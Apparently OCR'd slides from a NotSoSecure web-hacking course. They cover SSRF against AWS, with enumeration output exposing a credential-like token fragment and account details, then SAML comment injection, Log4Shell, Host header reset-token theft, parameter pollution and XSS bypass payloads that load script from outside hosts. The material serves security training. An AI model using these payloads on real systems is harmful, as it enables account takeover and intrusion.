G08CL2XCPUUJNJrJEALMKxxgtkJ7DraxXeXwjIf0LPzDWsbknt8b3RRGlIca6gxPlQU8kNieyulHK2dBw6R08XazUKZpRe7Cifc/TFrUFFkvNDdlS5eI5mo= --region us-east-1
Enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{u'Owner': {u'DisplayName': 'dhruv', u'ID': '521e3d3ea9e96c59a49371b7874c415f6b504a09d009b3e845633265bcef71d2'}, u'Buckets': [{u'CreationDate': datetime.datetime(2019, 1, 31, 9, 1, 2, tzinf
o=tzutc()), u'Name': 'codepipeline-us-east-1-792206561322'}, {u'CreationDate': datetime.datetime(2019, 1, 30, 9, 8, 49, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-east-1-696244368879'},
 {u'CreationDate': datetime.datetime(2019, 1, 21, 18, 39, 17, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-east-2-696244368879'}, {u'CreationDate': datetime.datetime(2019, 2, 8, 10, 58, 9
, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-west-2-696244368879'}, {u'CreationDate': datetime.datetime(2019, 2, 8, 10, 17, 25, tzinfo=tzutc()), u'Name': 'nss-lambda-demo'}], 'ResponseM
etadata': {'HTTPStatusCode': 200, 'RetryAttempts': 0, 'HostId': 'KnQPGHiO6GqfwdqgaO4dJPlC5AMTmAHtfWfHBs6JFVrqVFuXul9rzoHcUy7h9b4u827HwhZNuuM=', 'RequestId': 'F1954469A89830B5', 'HTTPHeaders
': {'x-amz-id-2': 'KnQPGHiO6GqfwdqgaO4dJPlC5AMTmAHtfWfHBs6JFVrqVFuXul9rzoHcUy7h9b4u827HwhZNuuM=', 'server': 'AmazonS3', 'transfer-encoding': 'chunked', 'x-amz-request-id': 'F1954469A89830B5
', 'date': 'Mon, 20 May 2019 12:07:49 GMT', 'content-type': 'application/xml'}}}
Running checks for AWS ec2
Output of AWS ec2 -->describe-instances
{u'Reservations': [{u'Instances': [{u'Monitoring': {u'State': 'disabled'}, u'PublicDnsName': 'ec2-[redacted].compute-1.amazonaws.com', u'State': {u'Code': 16, u'Name': 'running'}, u'EbsOpti
mized': False, u'LaunchTime': datetime.datetime(2019, 1, 31, 17, 6, 28, tzinfo=tzutc()), u'PublicIpAddress': '3.89.78.12', u'PrivateIpAddress': '172.31.39.84', u'ProductCodes': [], u'VpcId'
: 'vpc-3d62d147', u'CpuOptions': {u'CoreCount': 1, u'ThreadsPerCore': 1}, u'StateTransitionReason': '', u'InstanceId': 'i-0e865a65749f5a04c', u'EnaSupport': True, u'ImageId': 'ami-08b77cd87
4f8df8d6', u'PrivateDnsName': 'ip-[redacted]-39-84.ec2.internal', u'SecurityGroups': [{u'GroupName': 'awseb-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE', u'GroupId': 'sg-0de45bcee909201
16'}], u'ClientToken': '38e5a293-8109-27ad-da2e-e[redacted]2_us-east-1d_1', u'SubnetId': 'subnet-b7cfafeb', u'InstanceType': 't2.micro', u'CapacityReservationSpecification': {u'CapacityRese
rvationPreference': 'open'}, u'NetworkInterfaces': [{u'Status': 'in-use', u'MacAddress': '0e:0e:f7:36:95:8e', u'SourceDestCheck': True, u'VpcId': 'vpc-3d62d147', u'Description': '', u'Netwo
rkInterfaceId': 'eni-02743c17c816850c3', u'PrivateIpAddresses': [{u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'PrivateIpAddress': '172.31.39.84', u'Primary': True, u'Association': {
u'PublicIp': '3.89.78.12', u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws.com', u'IpOwnerId': '696244368879'}}], u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'InterfaceType':
'interface', u'Attachment': {u'Status': 'attached', u'DeviceIndex': 0, u'DeleteOnTermination': True, u'AttachmentId': 'eni-attach-095d4b33285fddff5', u'AttachTime': datetime.datetime(2019,
1, 31, 17, 6, 28, tzinfo=tzutc())}, u'Groups': [{u'GroupName': 'awseb-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE', u'GroupId': 'sg-0de45bcee90920116'}], u'Ipv6Addresses': [], u'Own
erId': '696244368879', u'PrivateIpAddress': '172.31.39.84', u'SubnetId': 'subnet-b7cfafeb', u'Association': {u'PublicIp': '3.89.78.12', u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws
.com', u'IpOwnerId': '696244368879'}}], u'SourceDestCheck': True, u'Placement': {u'Tenancy': 'default', u'GroupName': '', u'AvailabilityZone': 'us-east-1d'}, u'Hypervisor': 'xen', u'BlockDe
viceMappings': [{u'DeviceName': '/dev/xvda', u'Ebs': {u'Status': 'attached', u'DeleteOnTermination': True, u'VolumeId': 'vol-003c78bf517bf7db6', u'AttachTime': datetime.datetime(2019, 1, 31
, 17, 6, 29, tzinfo=tzutc())}}], u'Architecture': 'x86_64', u'RootDeviceType': 'ebs', u'IamInstanceProfile': {u'Id': 'AIPAIAPD5[redacted]', u'Arn': 'arn:aws:iam::696244368879:instance-pro
file/aws-elasticbeanstalk-ec2-role'}, u'RootDeviceName': '/dev/xvda', u'VirtualizationType': 'hvm', u'Tags': [{u'Value': 'arn:aws:cloudformation:us-east-1:696244368879:stack/awseb-e-mskc6sj
zjm-stack/76485340-257a-11e9-ad70-0a0b50a105f6', u'Key': 'aws:cloudformation:stack-id'}, {u'Value': 'e-mskc6sjzjm', u'Key': 'elasticbeanstalk:environment-id'}, {u'Value': 'AWSEBAutoScalingG
roup', u'Key': 'aws:cloudformation:logical-id'}, {u'Value': 'InsuranceBrokingAppCodepipeline-env', u'Key': 'elasticbeanstalk:environment-name'}, {u'Value': 'InsuranceBrokingAppCodepipeline-
env', u'Key': 'Name'}, {u'Value': 'awseb-e-mskc6sjzjm-stack', u'Key': 'aws:cloudformation:stack-name'}, {u'Value': 'awseb-e-mskc6sjzjm-stack-AWSEBAutoScalingGroup-6U9ZPNGGBG81', u'Key': 'aw
s:autoscaling:groupName'}], u'HibernationOptions': {u'Configured': False}, u'AmiLaunchIndex': 0}], u'ReservationId': 'r-0c7ad8e5c76ce98c2', u'RequesterId': '940372691376', u'Groups': [], u'
```

NotSoSecure part of claranet cyber security

Demo

AWS – SSRF Exploitation

Elastic Beanstalk

- Identify and exploit SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS cloud.
- Upload a webshell via Continuous Deployment (CD) pipeline.

http://cloud.webhacklab.com

Module:

Miscellaneous injections

- ☑ Advanced SAML Injection
- ☑ Log4Shell
- ☑ Host Header Validation Bypass
- ☑ HTTP Parameter Pollution (HPP)

And relevant case studies

SAML Authorization Bypass

SAML authorization bypass by exploiting cryptographic signing and XML parsing issue:

- Service Provider validates the SAML response (XML Signature) to identify the user
- Canonicalization engine ignores comments and whitespaces while creating a signature
- The XML parser returns the last child node

NotSoSecure part of claranet cyber security

SAML Response

```
<samlp:Response
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
    ID="R04720b73a994c999bda0080042126f997f9464bc"
    Version="2.0" IssueInstant="2022-07-13T09:54:36Z"
    Destination="http://topup.webhacklab.com/"
    InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f">
    <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
    </samlp:Status>
    <saml:Assertion
        xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
        xmlns:xs="http://www.w3.org/2001/XMLSchema"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxd2409976-1bc8-45ad-1fb2-5da4c5a2d23a"
        IssueInstant="2022-07-13T09:54:36Z">
        <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <saml:Subject>
            <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">user@webhacklab.com</saml:NameID>
            <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml:SubjectConfirmationData NotOnOrAfter="2022-07-13T09:57:36Z" Recipient="http://topup.webhacklab.com/"
                InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f"/>
            </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2022-07-13T09:51:36Z" NotOnOrAfter="2022-07-13T09:57:36Z">
        <saml:AuthnStatement AuthnInstant="2022-07-13T09:54:35Z" SessionNotOnOrAfter="2022-07-14T09:54:36Z" SessionIndex=
        "_f9367f3a-2218-4c1a-8d70-df1865447051">
    </saml:Assertion>
</samlp:Response>
```

NotSoSecure part of claranet cyber security

XML Canonicalization

- An XML canonicalization transform is employed while signing the XML document to produce the identical signature for logically or semantically similar documents.

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
  notsosecure <!-- this is a comment -->user@webhacklab.com
</saml:NameID>
```

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
  notsosecureuser@webhacklab.com
</saml:NameID>
```

Reference:
https://developer.okta.com/blog/2018/02/27/a-breakdown-of-the-new-saml-authentication-bypass-vulnerability#cryptographic-signing-issues

NotSoSecure part of claranet cyber security

XML Parsing

XML parsing issues

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
  notsosecure <!-- this is a comment -->user@webhacklab.com
</saml:NameID>
```

An XML parser might parse it into three components:

- text: notsosecure
- comment: <!-- this is a comment -->
- text: user@webhacklab.com

This might allow you to access the account of the user ‘user@webhacklab.com’, instead of the user ‘notsosecureuser@webhacklab.com’ if the XML parser returns the last child node

NotSoSecure part of claranet cyber security

Demo

SAML Authorization Bypass

- Login as user “not-a-john@webhacklab.com”.
- Decode the SAML data into XML format.
- Exploit SAML XML to login as user “john@webhacklab.com”.

  Challenge URL:
  http://topup.webhacklab.com/saml/SAML.aspx

- **Note:** Do not perform any testing on one login domains, as that is out of scope.

What is Log4j?

- It is an open-source utility provided by Apache Software Foundation for Java programs
- Library to add logging to Java program
- For Debugging and monitoring
- Type of logging message
  - Error
  - Warning
  - Info
  - Debug

NotSoSecure part of claranet cyber security

Lookups in Log4j


- Lookups provide a way to fetch value at runtime.
- Syntax:
  - ${LookupType: value}
  - ${java:version} results to “Java version 1.7.0_67”
- Type of Lookup
  - Context Map Lookup
  - Date Lookup
  - **JNDI Lookup**
  - Etc..

Reference:
https://logging.apache.org/log4j/2.x/manual/lookups.html

NotSoSecure part of claranet cyber security

Java Naming and Directory Interface (JNDI)

- It’s an API that provides naming and directory functionality to Java applications.
- It is defined to be independent of any specific directory service implementation
- The JNDI consists of an API and a service provider interface (SPI).
- Where, Java applications use the JNDI API to access a variety of naming and directory services.



Reference:
https://docs.oracle.com/javase/tutorial/jndi/overview/index.html

NotSoSecure part of claranet cyber security

JNDI Lookup

- JNDI lookup provide a way to execute malicious java code in application
- Process to Exploit
  - Attacker will bind the payload in attacker-controlled Naming/Directory Service (Ex. LDAP)
  - Attacker will inject the URL of the payload using JNDI lookup
  - Log4j at application server found the JNDI lookup and process it
  - Application connect to attacker-controlled Naming/Directory Service and return with hosted payload
  - Application decode the payload and execute it

NotSoSecure part of claranet cyber security

Exercise

Log4Shell

- Exploit Log4Shell vulnerability to make the host send requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and read "/etc/passwd" file

  Challenge URL:
  http://mblognew.webhacklab.com/login

Abusing HTTP Host Header

HTTP Host header is used occasionally by application to create URLs.

Abuse Scenarios:

- Password reset links if generated using Host header can result in token leakage to third party
- If an intermediate proxy is caching server responses it can be poisoned in similar manner

NotSoSecure part of claranet cyber security

Host Header Validation

To prevent this, applications implement host header validation. In situation where this validation is not done with caution, it can still be abused to perform the same attack, through following steps:

- Attacker initiates a password reset request for another user and tampers the Host header ‘example.com’ to ‘attackerdomain.com’
- This fails as the application is validating the domain name

NotSoSecure part of claranet cyber security

Host Header Validation Bypass

- The attacker further tampers the request with the Host header value ‘attackerdomain.com/example.com’, this succeeds and sends an email to the victim user with the link:

  ‘http://attackerdomain.com/example.com/passwordresettoken=abc1234329inbhuijnhbgvbhn’

- Once the user opens this link, the attacker can log the ‘passwordresettoken’ and reset the password of the user

NotSoSecure part of claranet cyber security

Host Header Validation Bypass

Host: example.com

```
POST /passwordreset.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYAU8T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYv1eOW6V24p
Connection: close
Content-Length: 19

username=victimuser
```

https://example.com/uid=abcxyz123@!98765A

Host: attackerdomain.com

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYAU8T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYv1eOW6V24p
Connection: close
Content-Length: 19

username=victimuser
```

No email link

Host: attackerdomain.com/example.com

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com/example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYAU8T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYv1eOW6V24p
Connection: close
Content-Length: 19

username=victimuser
```

https://example.com/uid=abcxyz123@!98765A

NotSoSecure part of claranet cyber security

Demo

Host Header Validation Bypass

- Bypass host header validation to perform header poisoning for your account
- Capture the password reset token
- Change the password of the account using the captured token:

  Challenge URL:
  http://topup.webhacklab.com/Account/ForgotPassword

- **Note:** Use an account with valid email address to receive the reset link.
  Use **attacker.com** as attacker owned domain to receive the token

HTTP Parameter Pollution

- HPP attacks can be described as the injection of query string delimiter to add or override HTTP GET/POST parameter
- Applications behave in different ways when multiple parameters of same name are passed

e.g. PHP takes the value from the last parameter (of same name)

ASP concatenates the values of all parameters (of same name)

NotSoSecure part of claranet cyber security

List: Server Enumeration with HPP

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Reference:
https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf


NotSoSecure part of claranet cyber security

HPP Implication

- Override existing hardcoded HTTP parameters
- Access and potentially exploit uncontrollable variables
- WAF rules and input validation bypass
- Modify the application behaviors

NotSoSecure part of claranet cyber security

Real World Example



- Unsubscribe link from email notification:
  - https://twitter.com/i/u?t=1&cn=bWVzc2FnZQ%3D%3D&sig=647192e86e28fb6691db2502c5ef6cf3xxx&iid=f6529edf-322d-xxx-b99a-067876dfe799&uid=1134885524&nid=22+26
- HPPed link from an attacker:
  - https://twitter.com/i/u?t=1&cn=bWVzc2FnZQ%3D%3D&sig=647192e86e28fb6691db2502c5ef6cf3xxx&iid=f6529edf-322d-xxx-b99a-067876dfe799&uid=2321301342**&uid=1134885524**&nid=22+26
- Ref: https://blog.mert.ninja/twitter-hpp-vulnerability/

NotSoSecure part of claranet cyber security

CVE-2017-12635: HPP in CouchDB

- CouchDB only allows one admin user to be created via registration, but allows creating multiple member
- HPP Allows bypassing this restriction:
  when a user account is created POST request can be modified with
  (`"roles": ["_admin"], "roles": []`)
- First step validation looks at second value of roles, whereas Internal Parser considers first value
- This results in new user having admin level capabilities

NotSoSecure part of claranet cyber security

Exercise

HTTP Parameter Pollution (HPP)

- Create a new user (user**X**) with “admin” role in the CouchDB instance

  Challenge URL:
  http://misc.webhacklab.com:5984/_utils/

Interesting XSS and CSRF Attack Vectors

This section includes case studies and examples of interesting Cross Site Scripting (XSS) and Cross Site Request Forgery (CSRF)

- Blind/Second Order XSS
- AirBnB XSS Filter Bypass

NotSoSecure part of claranet cyber security

Case Study

Blind/Second Order XSS

The application allows user to inject <script> tags in the profile however the payload does not execute on the client's profile

- Attacker can inject payload in the user profile page in first name and last name parameter
- Attacker hosts a malicious javascript and injects it through the payload: `"><script src=//y.vg></script>`
- The execution point of the XSS is the admin portal
- Attacker calls customer call center regarding some issue with the account. Once the support staff opens the admin portal the payload executes and the attacker receives a request for the javascript

Reference:
https://thehackerblog.com/poisoning-the-well-compromising-godaddy-customer-support-with-blind-xss/index.html

Case Study

AirBnB XSS Filter Bypass

- The application striped any tag being injected, which was bypassed using ‘;’
  `;</script><u>test123`
- Using null-bytes further WAF protections were bypassed and they still work due to application stripping them out
  `;<sc%00ript/test=’asdf’/te%00st2=’asdf’>alert/**/(1)</script>`
- However Content-Security Policy (CSP) still blocks execution of content in src attribute of different tags
  `;</script><img/test='asdf'/sr%00c=''/on%00error=prompt>`

Reference:
https://buer.haus/2017/03/08/airbnb-when-bypassing-json-encoding-xss-filter-waf-csp-and-auditor-turns-into-eight-vulnerabilities/

Case Study

AirBnB XSS Filter Bypass

IMG, FRAME and SCRIPT sources are not allowed, however embed tag is:

- Initial payload

```
;</script><embed/test=''/allowscr%00iptacc
ess='always'/s%00rc='//abc.xxx/xss.swf'//>
```

- Universal payload to bypass Chrome Auditor

```
;</script><em;<;>;<embed
/test=''/+allowscript%00acces%00s='al%00%0
9ways'+%09%00s%09r%00c='//abc.xxx/xss.swf'
><em;&city-link-
index=&id=9978655'+on%00error=al%00ert%00(
1)'
```

Reference:
https://buer.haus/2017/03/08/airbnb-when-bypassing-json-encoding-xss-filter-waf-csp-and-auditor-turns-into-eight-vulnerabilities/

Case Study

Stored XSS and Remote Code Execution

- Pandora FMS monitoring software
- Observations:
  - Application vulnerable to Stored XSS
  - Admin File Manager vulnerable to relative path Injection
- Chaining Bugs:
  Step 1: Tricking the Admin to access the XSS endpoint
  Step 2: Executing the Attacker Script to Upload a malicious file
  Step 3: Getting a reverse shell

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Case Study

Chaining Vulnerabilities (GitHub)

Attacker used following four vulnerabilities for RCE:


1. SSRF in External Application
2. SSRF in Internal Graphite Application
3. CRLF Injection in Python
4. Unsafe Deserialization

- Result: Remote Code Execution (RCE)

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

Stored XSS and Remote Code Execution – File Manager Bug

- File Manager allows the following admin features:
  - Create or delete folders
  - Delete files
  - Create empty files
  - Upload files





Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security

File Manager Bug

- Uploading a PHP file does not execute due to secure folder permissions:






Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security

File Manager Bug

- File Manager relative path bug allows to create a file outside the Image root path



